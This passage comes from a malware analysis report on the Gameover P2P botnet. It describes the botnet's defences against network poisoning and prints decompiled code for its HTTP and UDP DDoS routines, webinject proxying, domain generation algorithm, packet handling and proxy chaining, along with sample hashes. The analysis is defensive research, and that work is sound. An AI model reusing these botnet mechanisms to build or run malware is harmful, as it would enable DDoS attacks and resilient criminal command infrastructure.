


Figure 12: P2P network activity during attack

would prevent further poisoning. Description of implemented mechanisms can be found in next chapter.

8 P2P Network protection: internal bot mechanisms

8.1 Static blacklist

In May (after the first attack was recorded by our system) an update was released, introducing first restrictions in P2P network communication. It implements a static blacklist consisting of the IP address ranges (network address and mask) that, when trying to communicate with the bot, will be ignored. This list (in order to make the analysis harder) is encrypted using a simple XOR function with a static 4-byte key. It should be noted that this list supports only IPv4 addresses. Listing [34] contains the code of function, that checks IP address for the presence on static blacklist.

8.2 Connection rate limit

In one of the next updates, an additional mechanism was introduced to limit the number of connections per IP address. If the same IP address sends more than 10 packets over 60 seconds it is marked with −1. This means a temporary blacklisting. The maximum number of entries in the list is 2000. In contrast to the static blacklist, connection limit mechanism supports both IPv4 and IPv6. The function code is shown on listing [35].

8.3 Limitations for a list of neighbouring peers

Gameover has implemented a mechanism for limiting the occurrence of IP addresses on the list of neighbouring nodes. It works with both IPv4 and IPv6. Mentioned function code, called before adding a new node to the local list, is shown in listing [36]. It checks sequentially the IPv4 and IPv6 address of new peer.

For IPv4 addresses, the mechanism restricts the occurrence of IP addresses from the same subnet on the list of neighbouring peers. The subnet mask is defined statically and is equal to **255.255.255.128**.

In the case of IPv6 addresses, the function perform strict IP address lookup.

9 Listings

Below are excerpts of the malware decompliled code:

```
int webinj::fix_PROXY_SERVER_HOST(char **pText, int *pTextLen){
  /*  Find and replace all %_PROXY_SERVER_HOST_$ with 127.0.0.1:TCP-PORT  */
  char formatBuf[16];
  char newStrBuf[48];
  int PROX_STR_SIZE = 21;
  networkSettings netSet;
  int foundOne = 0;

  char* ProxStr = mem::alloc(327);
  if (ProxStr == NULL) return 0;
  str::getCryptedA(CSTR_PROXY_SERVER_HOST, ProxStr); // get "$_PROXY_SERVER_HOST_$"

  newStrSize = -1;
  fndPos = str::findSubstringN(*pText, *pTextLen, ProxStr, PROX_STR_SIZE);
  while (fndPos) {
    foundOne = 1;
    if (newStrSize==-1)
     str::getCryptedA(CSTR_127_0_0_1_TCP, formatStr); // get "127.0.0.1:%u"
     reg::readNetSettings(&netSet)
     char* strEnd = str::sprintfX2(newStrBuf, 48, formatStr, netSet.tcpPort);
     newStrSize = strEnd - newStrBuf
    }
    newSize = (*pTextLen - PROX_STR_SIZE) + newStrSize;
    if ( newSize > *pTextLen ){
      char* oldPtr = pText;
      mem::reSize( pText, newSize );
      fndPos = pText + (fndPos - oldPtr);
    }
    int tmpLen = *pTextLen - (pText - fndPos + PROX_STR_SIZE);
    memmove( fndPos + newStrSize , dnsPos + PROX_STR_SIZE , tmpLen);
    memcpy( fndPos, newStrBuf, newStrSize);
    fndPos = str::findSubstringN(*pText, *pTextLen, ProxStr, PROX_STR_SIZE);
  }
  mem::free1(ProxStr);
  return foundOne;
}
```

Listing 17: $_PROXY_SERVER_HOST_$ string replacement

```
int scripts::DDoS_type(int argc,wchar* argv[]){
  wchar tmpBuf[8];
  str::getCryptedW(CSTR_dhtudp,tmpBuf);
  if (str::cmpW(argv[1], tmpBuf, -1){
    this.ddosObj = new ddosClassDhtUdp();
    return 1;
  }
  str::getCryptedW(CSTR_http, tmpBuf);
  if (str::cmpW(argv[1], tmpBuf, -1){
    this.ddosObj = new ddosClassHttp();
    return 1;
  }
  return 0;
}
```

Listing 18: Setting DDoS Type

```
void ddosThread::run(){
  int result;
  int startTime = GetTickCount();
  do  {
    this.ddosObject.attack(globalStopEvent);
    if ( (GetTickCount() - startTime)  >= this.attackDuration )
      break;
    result = WaitForSingleObject_(globalStopEvent, this.sleepTime);
  } while ( result == WAIT_TIMEOUT );
}
```

Listing 19: DDoS attack main loop

```
int ddosHttp::attack(void* stopEvent){
  int i = 0;
  int status = 0;
  if ( this.targetList.elCount == 0 )
    return 0;
  do {
    struct_TargetHttp* curTarget = &this.targetList.dataPtr[i];
    if ( target->enabled ) {
      int retVal;
      wininetClass nObj = new wininetClass();
      retVal = nObj.http_startReq(curTarget->userAgent, curTarget->dstURL,
                                  curTarget->postData,  curTarget->postDataSize,
                                  curTarget->inetFlag,  curTarget->httpFlags);
      nObj.status = retVal;
      if ( retVal ){
        retVal = nObj.http_readData(NULL,0x500000,stopEvent);
        curTarget.status = retVal;
        if ( retVal )
          status = 1;
      }
      inter::closeAll(&inetStruct);
    }
  } while (i < this.targetList.elCount );
  return status;
}
```

Listing 20: HTTP DDoS

```
int ddosDhtUdp::attack(void* stopEvent){
  int i = 0;
  int status = 0;
  if ( this.targetList.elCount == 0)
    return 0;
  do {
    struct_TargetDhtUdp* curTarget = &this.targetList.dataPtr[i];
    if ( curTarget->enabled ){
      Class_P2PPacket pkt1;
      NetObj net1;
      int retVal;
      sockaddr addr;
      pkt1 = p2p::createPackets(0, 0, _null, _null, _null, _null, _null, _null);
      if (!pkt1) {
        curTarget->status = 0;
        continue;
      }
      memcpy(&addr, &curTarget->sockaddr, 0x1Cu);
      if (curTarget->portA && curTarget->portZ){
        WORD port = htons( rand::range( curTarget->portA, curTarget->portB ) );
        if ( addr.sa_family == AF_INET || addr.sa_family == AF_INET6 )
           addr.port = port;
      }
      net1.init_empty(TypeByFamily(addr.sa_family), PROTO_UDP);
      retVal = net1.bindEx(0,SOMAXCONN);
      if (retVal)
        retVal = net1.udpSendTo(&addr, pkt1.PKT.dataPtr, pkt1.PKT.dataSize, stopEvent);
      curTarget->status = retVal;
      status = retVal;
      pkt1.uninit();
      net1.shutdown();
    }
    i++:
  } while ( i < this.targetList.elCount );
  return status;
}
```

Listing 21: DhTUdp DDoS

```
int resource_verifySignature(char *rawData, int dataSize){
  char localBuf[284];
  char key[4];
  int keyLen = 0;

  *(DWORD*)key = 0x5B38B65D;
  mem::copy(localBuf, localPublicKey, 276);
  int i = 0;
  int j = 0;
  do {
    localBuf[i++] ^= key[j++];
    if ( j == 4 )j = 0;
  }  while ( i < 276 );
  struct_hash hash;
  hash::init(&hash, ENUM_HASH_SHA1);
  hash.pubKey = 0;
  if (hash::importKey(&hash, localBuf)) {
    keyLen = crypt::getKeyLen_inBytes(&hash);
    if (keylen>0 && dataSize > keyLen){
      int contentLen = dataSize1 - keyLen;
      hash::add(&hash, rawData, contentLen)
      if (!hash::verifySignature(&hash, (rawData + contentLen), keyLen) ){
        keyLen=0;
      }
    }
  }
  hash::uninit(&hash);
  memset(localBuf, 0, 276);
  return keyLen;
}
```

Listing 22: Digital signature verification

```
int peerUpdater::DGA_main(void* pStopEv, GDAparams* params){
  signed int status;
  DATETIME dateTime;
  char domainBuf[60];
  http::getTimeFromWWW(&dateTime);
  if ( dateTime.wYear < 2011u )
    GetSystemTime(&dateTime);
  int seed = rand::genRand();
  int i = 0;
  while ( 1 ) {
    if ( pStopEv != NULL )
      if ( WaitForSingleObject( pStopEv, 1500) != WAIT_TIMEOUT )
        return 0;
    else
      Sleep(1500);
    int domainLen = DGA::generateDomain(domainBuf, &dateTime, seed++ % 1000u);
    if ( !domainLen )
      return 0;
    status = DGA::loadPeerlistFromDomain(domainBuf, params);
    if ( status == 0) break;
    if ( status != 2 ) {
      ++i;
      if ( i == 1000 ) return 0;
    }
  }
  return 1;
}
// ---------------------------------------------------------------------------
int DGA::generateDomain(char *out, DATETIME *datetime, int seed){
  unsigned __int8 pos;
  char *ptrMD5;
  char data[7];
  char md5Buf[32];
  *(char* )(data+0) = LOBYTE(datetime->wYear) + '0';
  *(char* )(data+1) = LOBYTE(datetime->wMonth);
  *(char* )(data+2) = 7 * (datetime.days / 7);
  *(DWORD*)(data+3) = seed;
  int result = hash::fastCalc(HASH_MD5, md5BufBuf, data, 7);
  if ( result == 0) return 0;
  int i = 16;
  int pos = 0;
  do {
    char c1 = (*md5Buf & 0x1F) + 'a';
    char c2 = (*md5Buf >> 3) + 'a';
    if ( c1 != c2 ){
      if ( c1 <= 'z' ) out[pos++] = c1;
      if ( c2 <= 'z' ) out[pos++] = c2;
    }
    ++ptrMD5;
    --i;
  } while ( i );
  out[pos] = '.'; pos++;
  if ( seed % 6 == 0 ) { append(out+pos,"ru");   pos+=2; }
  if ( seed % 5 == 0 ) { append(out+pos,"biz");  pos+=3; }
  if ( seed & 3 == 0 ) { append(out+pos,"info"); pos+=4; }
  if ( seed % 3 == 0 ) { append(out+pos,"org");  pos+=3; }
  if ( seed & 1 == 0 ) { append(out+pos,"net");  pos+=3; }
  else                 { append(out+pos,"com");  pos+=3; }
  ptrRet[pos] = 0;
  reutrn pos;
}
```

Listing 23: DGA function

```
// ...
 sockaddr SA;
 if ( NetEvents.lNetworkEvents & EV_TCP ){
  while ( 1 ) {
    NetObj2 childTCP = TcpServer.AcceptAsNewObject(&SA);
    if ( !childTCP )
      break;
    if (!banlist.isAddrBlacklisted(&SA,1) )
      this.handleTcpAsNewThread(childTCP);
  }
 }
 if ( NetEvents.lNetworkEvents & EV_UDP ){
  char udpBuf[1424];
  int recvBytes = UdpServer.doRecvFrom(&SA, udpBuf, 1424);
  if ( recvBytes > 0 ) {
    NetPkt1* pktUDP = parseUdpData(&SA, udpBuf, recvBytes);;
    if (pktUDP)
      if (!banlist.isAddrBlacklisted(&SA, 1))
        this.processUdp(pktUDP);
  }
 }
//...
```

Listing 24: part of main loop, responsible for handling new connection

```
NetPkt1* parseUdpData(sockaddr *sa, char* buf, int bufSize){
  if ( bufSize < sizeof(p2pHeader) )
    return 0;
  if ( bufSize > 1424 ) // maxPacketSize
    return 0;
  if ( sa!=NULL && sa0->sa_family== AF_INET && sa->sa_family == AF_INET6 )
    return 0;

  CryptStruct1 cs1;
  cs1.type = ENC_VISUAL;
  crypt::uniDecryptor( &cs1 , buf, bufSize);
  if (*buf==0)
    return 0;
  p2pHeader* hdr = (p2pHeader)(buf);
  if (bufSize < hdr.junkSize + sizeof(p2pHeader))
    return 0;

  NetPkt1* pkt new NetPkt1(NULL);
  pkt->dataSize = bufSize;
  pkt->dataPtr = mem::copy(buf,bufSize);
  memset(pkt->SA , 0,128);
  memcpy(pkt->SA , sa, net::getSaSize(sa) );
  memcpy(pkt->hdr, buf, sizeof(p2pHeader));
  return pkt;
}
```

Listing 25: UDP packet parsing

```
int p2p::processUdp(NetPkt1 *pkt){
  if (pkt->dataPtr == NULL)
    return 0;
  if ( !(pkt->hdr.cmd & 1) )  // if query :
    int result;
    if ( pkt->hdr.cmd == CMD_x32_PROX_ADV2 )
      result = this.processProxyAdv(this->advCache, pkt->PKT.hdr.SSID);
    else
      result = this.incominqQuery(pkt);
    if ( result )
      result = this.tryToAddPeer(pkt);
    return result;
  }
  // else - not query :
  queryCmd = pkt->hdr.cmd - 1;
  RtlEnterCriticalSection_(&this->PktQueue_CritSect1);
  if ( this.queueSize ==0 ) return 0;
  int i = 0;
  QuePkt* qp = NULL;
  for (i=0;i<this.queueSize;i++){
    qp = this.pktQueue[i];
    if (qp==NULL) continue;
    if (!qp->checkEvent()) continue;
    if (memcmp( pkt->hdr.SSID , qp->hdr.SSID , sizeof(SHA_ID))) continue;
    if ( queryCmd == qp->hdr.cmd) {
      qp->answerPkt = new AnswerPkt(pkt);
      SetEvent(qp->answerPkt->event);
      this.pktQueue[i]=NULL;
      break;
    }
  }
  this.cleanupQueue();
  RtlLeaveCriticalSection(&this.PktQueue_CritSect1);
  return 0;
}
```

Listing 26: UDP packet processing

```
  typedef struct {
    DWORD nullPadding;
    BYTE peerID[20];
    BYTE peerIpV4[4];
    WORD peerTcpPort_v4;
    BYTE peerIpV6[16];
    WORD peerTcpPort_v6;
  } pkt50_supernodeAdv

//..........

int p2p::handle0x50_ProxyAdv(class_pkt *queryPkt){
  char* pktData = queryPkt.PKT.ptrData + sizeof(p2pHeader);
  int contentSize = queryPkt.getContentSize();
  if ( contentSize < sizeof(pkt50_supernodeAdv) )
    return 0;
  if ( ! resource::verifySignature1(pktData, contentSize) )
    return 0;
  if ( ! this.supernodeCache.check(pktData, contentSize) )
    return 0;

  oldTTL = queryPkt.PKT.header.TTL;
  if ( oldTTL )
    this.broadcastSupernode(
      queryPkt.PKT.header.cmd,  queryPkt.PKT.header.SSID,
      oldTTL - 1,  pktData, contentSize);
  return 1;
}

int p2p::broadcastSupernode(BYTE cmd, char *ssid,BYTE ttl, char *data, int dataSize){
  char tmpBuf[20];
  peerlist = peerlist::loadFromReg();
  if ( ! peerlist1 )
    return 0;
  int cnt = peerlist1->count;
  if (cnt==0)
    return 0;
  if ( ssid==NULL ) {
      hash::createRand(&tmpBuf);
      ssid = tmpBuf;
  }
  this.supernodeCache.updateSID(ssid);
  int i;
  for (i=0;i<cnt;i++){
     pkt = pkt::buildPacket(
        peerlist->elements[i], cmd,
        ssid, ttl,
        data, dataSize, 0
     );
     if (pkt)
       this.addPacketToQueue(pkt);
  }
  mem::free(peerlist->elements);
  mem::free(peerlist);
  return 1;
}
```

Listing 27: packet type 0x50, and related functions

```
int p2p::processTcpConnection(netCryptObj netObj){
  int tmp;
  char tmpBuf[5];

  tmp = netObj.recv(tmpBuf, 5, this, this.stopEvent);
  if (tmp==0) return 0;

  if (memcmp(tmpBuf, "GET ", 4)==0 || memcmp(tmpBuf, "POST ", 5) == 0) {
    sockaddr SA;
    if (!netObj.getSockaddr(&SA)) return 0;
    if ( SA.sa_family == AF_INET ) {
      if (SA.sa_data[2] != 127)) return 0;
    } else {
      if ( SA.sa_family == AF_INET6 )
        if (memcmp( IPv6Localhost , &SA.sa_data[6] , 16) != 0) return 0;
      else
        return 0;
    } // only accept HTTP req from localhost
    proxySender sender;
    sender.p2p_Obj = this;
    sender.net_Obj = netObj;
    sender.tmpBuf = tmpBuf;
    tmp = this.p2pProxy.PushRequest( &PX , this.stopEvent );
  } else {
    char recBuf[ sizeof(p2pHeader) ];
    tmp = netObj.recv(recBuf + 5, sizeof(p2pHeader)-5, p2p->stopEvent);
    if (tmp==0) return 0;

    memcpy(recBuf, tmpBuff, 5);

    cryptRC4 RC4.type = _CRYPT_RC4;
    crypt::rc4_copyKeyFrom(&RC , p2p.ownRc4Key );
    crypt::decrypt(RC4 , recBuf , sizeof(p2pHeader));

    p2pHeader* hdr = (p2pHeader*)recBuf;
    if (hdr->randByte == 0) return 0;
    if (hdr->junkSize != 0) return 0;

    netObj.initRemoteKey(hdr->senderID, encryptIN);
    crypt::copyKeyRC4(netObj.ownKey, RC4.rc4Key);
    cmd = hdr->cmd;

    int resource;
    if (cmd == CMD_TCP_x64_PUSH_CONF || cmd == CMD_TCP_x66_PUSH_BIN ){
      if (cmd == CMD_TCP_x64_PUSH_CONF) resources = 1;
      if (cmd == CMD_TCP_x66_PUSH_BIN)  resources = 2;
      return this.readDataAndUpdate( netObj, resources);
    }
    if ( cmd == CMD_TCP_x68_REQ_CONF || cmd == CMD_TCP_x6A_REQ_BIN )
      return this.handleDataRequest( recBuf, netObj);

    if ( cmd == CMD_TCP_xC8_PUSH_PROXYLIST )
      return this.p2pProxy.handlePushList(netObj);
    if ( cmd == CMD_TCP_xCC_PROXY_REQUEST )
      return this.p2pProxy.forwardData(netObj);

  }
  return 0;
}
```

Listing 28: TCP main function

```
//.....
    if (netObj.connectTo(&SuperNodeAddr, 15000, stopEvent) ){
      if (netObj.callSend(&p2pHeader, sizeof(p2pHeader), 30000, stopEvent){
        if (sender.sendData(netObj, 30000, stopEvent) ){
          return 1;
    }}}
//.....

int proxSender::sendData(netCryptObj netObj, int timeout, int stopEvent){
  if (!this.send_GET_TEST(netObj, timeout, stopEvent))
    return 0;
  if (!this.tmpBuf)
    return 0;
  if (!netObj.callSend(this.tmpBuf, 5, timeout, stopEvent))
    return 0;
  char HdrName[8]
  str::getCryptedA(CSTR_X__, HdrName);
  char* HdrVal bot::getIdString();
  httpReq HTTP;
  HTTP.init(this.tmpBuf, this.net_obj, 3);
  if (HdrVal){
    HTTP.addHeader(HdrName,HdrVal);
    mem::free(HdrVal);
  }
  proxy::pushData(this, timeout, stopEvent, &HTTP);
  int status = HTTP.statusCode;
  HTTP.uninit();
  return status;
}
```

Listing 29: HTTP-PROXY data forwarding

```
bool p2p::readDataAndUpdate(netCryptObj netObj, char resType){
  dataStruct data;
  int res;
  res = netObj.tcpReadAllData(&data);
  if ( !res )
    return 0
  res = this.updateResources(resType, data.dataPtr, data.dataSize);
  mem::free(retData.dataPtr);
  netObj.send4bytes(result);
  return res;
}
```

Listing 30: TCP/0x64 and TCP/0x66

```
int p2p::handleDataReq(p2pHeader* dataPtr, netCryptObj netObj){
  p2pResource* res;
  char* dataPtr = NULL;
  int dataSize = 0;
  int result = 0;
  if ( dataPtr->CMD == CMD_TCP_REQ_CONF )
    res = &this.resConfig;
  else
    if ( dataPtr->CMD == CMD_TCP_REQ_BIN )
      res = &this.resBinary;
    else
      return 0;
  RtlEnterCriticalSection(this.criticalSec);
  if ( res->dataPtr ) {
    dataPtr = mem::copyBuf(res->dataPtr, res->dataSize);
    dataSize = res->dataSize;
  }
  RtlLeaveCriticalSection(this.criticalSec);
  if ( dataPtr ) {
    if (netObj.callSend(&dataSize, sizeof(int), 30000, this.stopEvent))
     if (netObj.callSend(dataPtr, dataSize, 30000, this.stopEvent)
      result = netObj.callRecv(&dataSize, sizeof(int), this.stopEvent);
    mem::free(dataPtr);
    return result;
  } else {
    netObj.callSend(&dataSize, sizeof(int), 30000, this.stopEvent);
    return 0;
  }
}
```

Listing 31: TCP/0x68 and TCP/0x6A

```
int p2pProxy::handlePushList(netCryptObj *netObj){
  dataStruct data;
  int result = -1
  baseConfig CONF;
  int tickCount = GetTickCount();
  if (!netObj.callSend(&tickCount, sizeof(int), 30000, this.stopEvent))
    return 0;
  if (!netObj.tcpReadAllData(&data))
    return 0;
  int sLen = resource::verifySignature1(ptr[0], ptr[1]);
  if ( sLen==0 )
    goto _FREE1;
  getBaseConfig(&CONF);
  storage* sotr;
  int size = data.dataSize - sLen ;
  stor = storage::decrypt(data.dataPtr, size, CONF.rc4Key, _MAKE_COPY);
  if (!stor) goto _FREE1;
  if ( sotr->dataPtr->heder.version != tickCount )
    goto _FREE2;
  StorageItem* item200;
  item200 = storage::findByIDAndType(sotr, 200, 0);
  if ( !item200 ) goto _FREE2;
  StorageItem* item100;
  item100 = storage::findByIDAndType(stor1, 100, 0);
  if ( !item100 ) goto _FREE2;

  if (item100->header.uncSize!=0&&item200->header.uncSize!=0) {
     result = this.initFromStorage(stor);
  } else {
     this.clearProxyList();
     reg::SetEntryByID(0x99u, NULL, 0); // empty
     reg::SetEntryByID(0x98u, NULL, 0); // empty
     result = 1;
  }
_FREE2:
  mem::free(stor->dataPtr);
  mem::free(stor);
_FREE1:
  mem::free(data.dataPtr);
  netObj.send4bytes(result);
  return (result==1);
}
```

Listing 32: TCP/0xC8

```
int proxy::forwardData(netCryptObj cliConn){
  int i = 0;
  void* stopEvent = this.p2pbj.stopEvent;
  netCryptObj newConn;
  while ( 1 ){
    sockaddr ProxAddr;
    if ( ! this.selectNewProxy(&proxEntry) )return 0;
    if ( this.getEntrySockaddr(&proxEntry.data, &ProxAddr) ) {
      newConn.init(proxEntry.data.netType,1);
      if ( !newConn.connectTo(&ProxAddr, CONN_TIMEOUT, stopEvent))
        newConn.shutdown();
      else
        break; // found good proxy
    }
    this.updateEntryStats( &proxEntry, 1);
    if ( ++i >= 3 )
      return 0;
  }

  HttpProxy http;
  char headerName[12];
  char strCliAddr[48];
  sockaddr CliAddr;
  int status = 0;

  if (cliConn != NULL){
    str::getCryptedW(CSTR__X_Real_IP_, headerName );
    http.init(0, cliConn, 1);
    if ( netObj.getPeerAddr(&CliAddr) )
      if ( net::addrToStrA(&CliAddr, strCliAddr))
        http.addHeader(headerName, strCliAddr);
    status = this.pushHttp(newConn, cliConn, PROXY_TIMEOUT, stopEvent, http);
    http.uninit();
  } else {
    status = newConn.readAllData(stopEvent);
  }
  this.updateListTimes(&proxEntry, 0);
  newConn.shutdown();
  return status;
}
```

Listing 33: Data forwarding over p2p-proxy chain

```
char banlist::isAddrBlacklisted(sockaddr *sa, char flag){
  if ( sa->sa_family == AF_INET ){
    int i = 0;
    int KEY = 0x5B38B65D; // zmienny klucz
    while ( i < 22 ){
      DWORD net = staticBlacklist[i].net  ^ KEY;
      DWORD mask = staticBlacklist[i].mask ^ KEY;
      if (net == (sa->IPv4 & mask) )
        return 1;
      ++i;
    }
  }
  return this.limitConn(sa, flag); // new
}
```

Listing 34: Blacklist

```
int banlist::limitConn(sockaddr *sa, char onlyCheck){
  int SASize;
  void* SAdata;
  int netType = net::TypeFromFamily(sa->sa_family);
  int curTime = GetTickCount();
  int found = 0;
  if ( netType == 1) {
    saSize = 4;
    saAddr = sa->sa_data + 2;
  }
  if (netType == 2){
    saSize = 16;
    saAddr = sa->sa_data + 6;
  }
  listElement el = NULL;
  if ( this.elCnt > 0 ){ // search element
    int j = 0 ;
    while ( j < this.elCnt ) {
      el = this.elements[j];
      if ( el->netType == netType ) {
        if (memcmp( el->addr , saAddr , saSize )==0) {
          found = 1;
          break;
        }
      }
    }
    j++;
  }
  if (!found) {
    if ( onlyCheck )
      return 0;
    if ( this.elCnt >= 2000u )
      this.removeElementAt(0);
    el = this.addElement();
    el->netType = netType;
    el->time = curTime;
    el->counter = 1;
    memcpy(el->addr , saAddr, saSize );
    return 0;
  } else {
    if ( el.counter == -1 )
      return 1;
    if ( onlyCheck )
      return 0;
    int itemTime = el->time;
    pointer->time = curTime;
    if ( (curTime - itemTime) >= 60000 ) {
      el->counter = 1;
      return 0;
    }
    el->counter ++;
    if ( el->counter > 10 ) {
      el->counter = -1; // BAN !
      return 1;
    }
    return 0;
  }
}
```

Listing 35: New connection limitation

```
bool peerlist::findIP(peerEntry *Peer){
  if (this.findIPv4Mask(Peer->IPv4) > 0)
    return 1;
  if (this.findIPv6(Peer->IPv6) > 0)
    return 1;
  return 0;
}

int peerlist::findIPv4(int IPv4){
  int maskedIP = IPv4 & 0xF0FFFF;
  int found = 0 ;
  int i = 0;
  if ( this.elCount == 0 )
    return 0;
  do {
    if ( (this.elements[i].IPv4 & 0xF0FFFF) == maskedIP )
      found ++ ;
    i++;
  } while ( i < this.elCount );
  return found;
}

int peerlist::findIPv6(char* IPv6){
  int found = 0;
  int i=0;
  if ( this.elCount == 0)
    return 0;
  do {
    if ( memcmp( IPv6 , this.elements[i].IPv6 , 16 ) == 0)
      found ++;
    i++
  } while ( i < this.elCount );
  return found;
}
```

Listing 36: IP address lookup

10 MD5 and SHA1 of recent samples

```
    file                     md5                                    sha1
bin-2012-11-07 29942643d35d14491e914abe9bc76301 f4d607bca936a8293b18c52fc5d3469c91365c37
bin-2013-01-20 9ea4d28952b941be2a6d8f588bf556c8 8598a219e9024003a1adf6dfa4e0f4455e3d1911
bin-2013-02-05 fffb972b46c852d4e23a81f39f8df11b f393762f7c85c0f21f3e0c6f7f94c1c28416f0a3
bin-2013-03-16 cacd2cb90aa1442f29ff5d542847b817 eb47fa1b8ab46fb39141cbcb3cc96915f9f2022e
bin-2013-03-19 959b8e1ec1a53bee280282f45e9257e3 e0ba06711954cb46a453aaaecf752e8495da407a
bin-2013-03-22 7c4fdcaf1a9a023a85905f97b1d712ab 18bf50e5ad2d7404f0d45e927136dd9df6ca40c2
bin-2013-04-09 1c54041614bcd326a7d403dc07b25526 d8aa5bf5d215d2117ce2c89c3155105402ea0f77
bin-2013-04-17 c99050eb5bed98824d3fef1e7c4824b5 0af947d0f894fbd117da3e2e5cf859aa47f076ec
```

Listing 37: MD5 and SHA1